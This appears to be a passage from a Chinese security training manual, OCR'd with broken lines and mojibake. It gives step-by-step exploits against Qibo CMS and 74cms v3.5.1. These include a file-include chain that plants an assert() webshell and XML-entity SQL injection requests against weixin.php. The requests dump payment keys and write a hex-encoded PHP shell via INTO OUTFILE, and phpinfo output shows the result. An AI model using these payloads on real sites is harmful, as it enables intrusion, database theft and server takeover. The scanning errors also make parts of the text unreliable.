$postdb[zone_id]       &&      $zone_id        =       $postdb[zone_id
@include_once(ROOT_PATH."data/zone/$city_id.php");//
包含

$city_fid=select_where("{$_pre}city","'postdb[city_i
d]'
onChange=\"choose_where('getzone',this.options[this.
selectedIndex].value,'','1','')\"",$city_id);
```

全局有转义 截断不了

但是因为 qibo 的特殊性 在 qibo 的后台文件当中
function_exists('html') OR exit('ERR');
所以直接访问是不行的。
是这样判断的 所以我们就算不能截断 我们可以直接把后台的文件包含进来 然后进而操作后台。

所以 qibo 在操作包含的文件中都用正则来过滤了，却遗漏了这里。

但是打开 do/js.php 发现

```
<?php
error_reporting(0);
require(dirname(__FILE__)."/../data/config.php");
if(!eregi("^([0-9]+)$",$_GET['id'])){
        die("document.write('ID 不存在');");
}
```

已经把 extract 去掉了，那就找另外的。

在 admin/hack.php 中

```
if($hack&&ereg("^([a-z_0-9]+)$",$hack))
{
        if(is_file(ROOT_PATH."hack/$hack/admin.php"))
{

        include(ROOT_PATH."hack/$hack/admin.php");
        }else{
                showmsg("文件不存在");
        }

}
```

再包含文件 再继续跟。

在 hack/jfadmin/admin.php 中

```
elseif($action=="addjf"&&$Apower[jfadmin_mod])
{

        $db->query("INSERT INTO `{$pre}jfabout`
( `fid` , `title` , `content`, `list` ) VALUES ( '$fid',
'$title', '$content', '$list' )");
```

```
        jump("添加成功
","index.php?lfj=jfadmin&job=listjf&fid=$fid",1);
}
```

这里入库了。

再看到 do/jf.php 中

```
$lfjdb && $lfjdb[money]=get_money($lfjdb[uid]);
$query = $db->query("SELECT * FROM {$pre}jfsort ORDER
BY list");
while($rs = $db->fetch_array($query)){
        $fnameDB[$rs[fid]]=$rs[name];
        $query2 = $db->query("SELECT * FROM
{$pre}jfabout WHERE fid='$rs[fid]' ORDER BY list");//
这里默认查的都是 1 所以入库的时候 fid 弄为 1
        while($rs2 = $db->fetch_array($query2)){

        eval("\$rs2[title]=\"$rs2[title]\";");//就
eval 了。

        eval("\$rs2[content]=\"$rs2[content]\";");
                $jfDB[$rs[fid]][]=$rs2;
        }
}
```

准备写一句话的时候,却发现了

在 inc/common.inc.php 中

```
function Add_S($array){
        foreach($array as $key=>$value){
                @eregi("['\\\"]+",$key) && die('ERROR
KEY!');
                if(!is_array($value)){
```

```
                    $value=str_replace("&#x","& #
x",$value);    //过滤一些不安全字符

        $value=preg_replace("/eval/i","eva l",$value);
        //过滤不安全函数
                    !get_magic_quotes_gpc() &&
$value=addslashes($value);
                    $array[$key]=$value;
                }else{

        $array[$key]=Add_S($array[$key]);
                }
        }
        return $array;
}
```

把 eval 替换了,这样我们就用 assert 把。

http://web/new/fenlei/search.php?mid=1&action=search&keyword=asd&postdb[city_id]=../../admin/hack&hack=jfadmin&action=addjf&Apower[jfadmin_mod]=1&fid=1&title=${@assert($_POST[yu])}

http://web/new/fenlei/do/jf.php
POST：yu=phpinfo();
随便找了个测试了下

http://**.**.**.**/do/jf.php

漏洞组合

骑士漏洞组合可致所有数据泄露+getshell

作者：龟兔赛跑

刚下了个 74cms_v3.5.1_20141027.zip，diff 了一下发现了下面的改动：

```
diff -Nurp upload.1020/plus/weixin.php
upload.1027/plus/weixin.php
--- upload.1020/plus/weixin.php       2014-10-18
12:14:22.000000000 +0800
+++ upload.1027/plus/weixin.php       2014-10-25
14:45:22.000000000 +0800
@@ -21,10 +21,10 @@ class wechatCallbackapiTest extends
mysq
    }
    public function responseMsg()
    {
-               if(!$this->checkSignature())
```

```
-               {
-               exit();
-       }
+               // if(!$this->checkSignature())
+               // {
+  //           exit();
+  //      }
                $postStr =
addslashes($GLOBALS["HTTP_RAW_POST_DATA"]);
                if (!empty($postStr))
                {
```

注释调了 checkSignature()，是为了啥？？？？？

http://**.**.**.**/bugs/wooyun-2014-075009 曾经分析过这里的 XXE 漏洞以及 SQLI，不过，被次利用的是另外两个 BUG。

先看 code.

```
class wechatCallbackapiTest extends mysql
{
        public function valid()
    {
        $echoStr = $_GET["echostr"];
        if($this->checkSignature())
                {
         exit($echoStr);
        }
    }
    public function responseMsg()
    {
                // if(!$this->checkSignature())
                // {
  //            exit();
  //       }
```

```
                $postStr =
addslashes($GLOBALS["HTTP_RAW_POST_DATA"]);
                if (!empty($postStr))
                {
                        //
libxml_disable_entity_loader(true);
          $postObj = simplexml_load_string($postStr,
'SimpleXMLElement', LIBXML_NOCDATA);
          $fromUsername = $postObj->FromUserName;
          $toUsername = $postObj->ToUserName;
          $keyword = trim($postObj->Content);
                        $keyword =
utf8_to_gbk($keyword);
                        $keyword =
addslashes($keyword);
          $time = time();
                        $event = trim($postObj->Event);
                        if ($event === "subscribe")
                        {
                        $word=
"»ØžŽj·µ»ØœôŒ±ÕÐÆž£¬»ØžŽn·µ»Ø×îÐÂÕÐÆž£¡Äú¿ÉÒÔ³¢ÊÔÊäÈ
ëÖ°Î»Ãû³ÆÈç¡°»áŒÆ¡±£¬ÏµÍ³œ«»á·µ»ØÄúÒªÕÒµÄÐÅÏ¢£¬ÎÒÃÇÅ
¬ÁŠŽòÔì×îÈËÐÔ»¯µÄ·þÎñÆœÌš£¬Ð»Ð»¹Ø×¢¡£";

        $this->exit_word_message($word,$fromUsername,
$toUsername,$time);
                        }

        $default_pic=ROOT."/data/images/".DEFAULT_PIC
;

        $first_pic=ROOT."/data/images/".FIRST_PIC;
                        if($event === "CLICK"){
```

```
        if($_CFG['weixin_apiopen']=='0')
                                {

        $word="ÍøÕŸÎ¢ÐÅœÓ¿ÚÒÑŸ¹Ø±Õ";

        $this->exit_word_message($word,$fromUsername,
$toUsername,$time);
                                }

        if($postObj->EventKey=="binding"){
                                        $usinfo =
$this->get_user_info($fromUsername);

        if(!empty($usinfo)){

        $word="ÄúÒÑŸ°ó¶š¹ýÁË!";
                                        }else{

        $word="ÇëÊäÈëÄúµÄÕËºÅÃÜÂë.
ÀýÈç:ÕÅÈý/123456";
                                        }

        $this->exit_word_message($word,$fromUsername,
$toUsername,$time);
                                }
...
        private function get_user_info($fromUsername){
                $usinfo = array();
                $usinfo_obj = $this->query("select *
from ".table('members')." where
weixin_openid='".$fromUsername."' limit 1");
                while($row =
$this->fetch_array($usinfo_obj)){
```

```
                        $usinfo = $row;
                }
                return $usinfo;
        }
$postStr = addslashes($GLOBALS["HTTP_RAW_POST_DATA"]);
```

对整个 POST_DATA 做了 addslashes。

```
$postObj = simplexml_load_string($postStr,
'SimpleXMLElement', LIBXML_NOCDATA);
          $fromUsername = $postObj->FromUserName;
```

```
$usinfo = $this->get_user_info($fromUsername);
===>
$this->query("select * from ".table('members')." where
weixin_openid='".$fromUsername."' limit 1");
```

$fromUsername 从 simplexml_load_string()后就直接进入了 SQL 中，addslashes($GLOBALS["HTTP_RAW_POST_DATA"])就解决了所有问题么？答案是否定的。因为 XML 中特殊字符也可以编码：

```
特殊字符 特殊含义 实体编码
> 开始标记 &gt;
< 结束标记 &lt;
" 引号 &quot;
' 撇号 &apos;
& 和号 &amp;
```

也就是说在 XML 中使用&apos 就把'号注入进去了，并且这里 post data 没有任何过滤，可以注入任何 SQL 语句，所以我们可以导出整个数据库，甚至 getshell.

看到下面的代码，也许有人会说，这里是有条件的，因为这里判断了$_CFG['weixin_apiopen']=='0')。

```
if($event === "CLICK"){

        if($_CFG['weixin_apiopen']=='0')
                               {

        $word="ÍøÕÝÎ¢ÐÅœÓ¿ÚÒÑÝ¹Ø±Õ";

        $this->exit_word_message($word,$fromUsername,
$toUsername,$time);
                               }
```

不过，这里的$_CFG['weixin_apiopen']真的有效么？下面的代码可以告诉我们：

```
<?php
$_CFG = 0;
class Test {
   function myprint() {
      echo "$_CFG in class=" . $_CFG;
   }
}
echo "in file =" . $_CFG;
$tt = new Test();
$tt->myprint();
?>
```

在浏览器访问一下**.**.**.**:8081/74cms/test.php，结果为：

```
in file =0
Notice: Undefined variable: _CFG in
/var/www/html/74cms/test.php on line 7
```

```
Notice: Undefined variable: _CFG in
/var/www/html/74cms/test.php on line 7
in class=
```

也就是在 class object 里面访问$_CFG 是无效的。
那么，那么，

```
$_CFG['weixin_apiopen']=='0'
```

这个条件就是永远都不会成立的，不管你后台开不开 weixin_api。
好了，所有条件限制都排除了，可以直接注入了。
一下为 74cms_v3.5.1_20141027 默认安装测试：

```
POST
/74cms/plus/weixin.php?signature=da39a3ee5e6b4b0d325
5bfef95601890afd80709 HTTP/1.1
Content-Type: application/xml
User-Agent: http4e/5.0.12
Host: **.**.**.**:8081
Content-Length: 155

<xml>
<ToUserName>111</ToUserName>
<FromUserName>1111&apos;</FromUserName>
<Content>2222</Content>
<Event>CLICK</Event>
<EventKey>binding</EventKey>
</xml>
```

UNION SELECT:

```
POST
/74cms/plus/weixin.php?signature=da39a3ee5e6b4b0d325
5bfef95601890afd80709 HTTP/1.1
Content-Type: application/xml
User-Agent: http4e/5.0.12
Host: **.**.**.**:8081
Content-Length: 226
<xml>

<ToUserName>111</ToUserName>
<FromUserName>1111&apos; union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,2
1,22#</FromUserName>
<Content>2222</Content>
<Event>CLICK</Event>
<EventKey>binding</EventKey>
</xml>
```

获取支付相关的 key：

```
POST
/74cms/plus/weixin.php?signature=da39a3ee5e6b4b0d325
5bfef95601890afd80709 HTTP/1.1
Content-Type: application/xml
User-Agent: http4e/5.0.12
Host: **.**.**.**:8081
Content-Length: 303

<xml>
<ToUserName>111</ToUserName>
<FromUserName>1111&apos; union select (select
group_concat(id,0x7c,typename,0x7c,ytauthkey,0x5d)
from
```

```
qs_payment),2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,
18,19,20,21,22#</FromUserName>
<Content>2222</Content>
<Event>CLICK</Event>
<EventKey>apply_jobs</EventKey>
</xml>
```

getshell:

```
POST
/74cms/plus/weixin.php?signature=da39a3ee5e6b4b0d325
5bfef95601890afd80709 HTTP/1.1
Content-Type: application/xml
User-Agent: http4e/5.0.12
Host: **.**.**.**:8081
Content-Length: 324

<xml>
<ToUserName>111</ToUserName>
<FromUserName>1111&apos; union select
0x3C3F706870207068706E666F28293B3F3E,2,3,4,5,6,7,8,
9,10,11,12,13,14,15,16,17,18,19,20,21,22 INTO OUTFILE
&apos;/var/www/html/74cms/data/shell.php&apos;
#</FromUserName>
<Content>2222</Content>
<Event>CLICK</Event>
<EventKey>binding</EventKey>
</xml>
```

这是因为写 shell.php 需要有写权限，data 目录不行。
但是，但是，我们也可以找一个肯定有写权限的目录：
注册一个普通用户，长传一个头像，这是会建立 0777 权限的目录：
'data/avatar/100/2014',shell 就传到这个目录吧。


```
POST
/74cms/plus/weixin.php?signature=da39a3ee5e6b4b0d325
5bfef95601890afd80709 HTTP/1.1
Content-Type: application/xml
User-Agent: http4e/5.0.12
Host: **.**.**.**:8081
Content-Length: 340

<xml>
<ToUserName>111</ToUserName>
<FromUserName>1111&apos; union select
0x3C3F706870207068706E666F28293B3F3E,2,3,4,5,6,7,8,
9,10,11,12,13,14,15,16,17,18,19,20,21,22 INTO OUTFILE
&apos;/var/www/html/74cms/data/avatar/100/2014/shell.
php&apos; #</FromUserName>
<Content>2222</Content>
<Event>CLICK</Event>
<EventKey>binding</EventKey>
</xml>
```

127.0.0.1:8081/74cms/data/avatar/100/2014/shell.php

PHP Version 5.5.18

System	Linux localhost.localdomain 3.16.6-200.fc20.x86_64 #1 SMP Wed Oct 15 13:06:51 UTC 2014 x86_64
Build Date	Oct 16 2014 13:16:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/bz2.ini, /etc/php.d/calendar.ini, /etc/php.d/ctype.ini, /etc/php.d/curl.ini, /etc/php.d/dom.ini, /etc/php.d/exif.ini, /etc/php.d/fileinfo.ini, /etc/php.d/ftp.ini, /etc/php.d/gd.ini, /etc/php.d/gettext.ini, /etc/php.d/iconv.ini, /etc/php.d/json.ini, /etc/php.d/mbstring.ini, /etc/php.d/mcrypt.ini, /etc/php.d/mysqlnd.ini, /etc/php.d/mysqlnd_mysql.ini, /etc/php.d/mysqlnd_mysqli.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysqlnd.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/phar.ini, /etc/php.d/posix.ini, /etc/php.d/shmop.ini, /etc/php.d/simplexml.ini, /etc/php.d/sockets.ini, /etc/php.d/sqlite3.ini, /etc/php.d/sysvmsg.ini, /etc/php.d/sysvsem.ini, /etc/php.d/sysvshm.ini, /etc/php.d/tokenizer.ini, /etc/php.d/xml.ini, /etc/php.d/xml_wddx.ini, /etc/php.d/xmlreader.ini, /etc/php.d/xmlwriter.ini, /etc/php.d/xsl.ini
PHP API	20121113
PHP	20121212



Dark' Evil

培训教材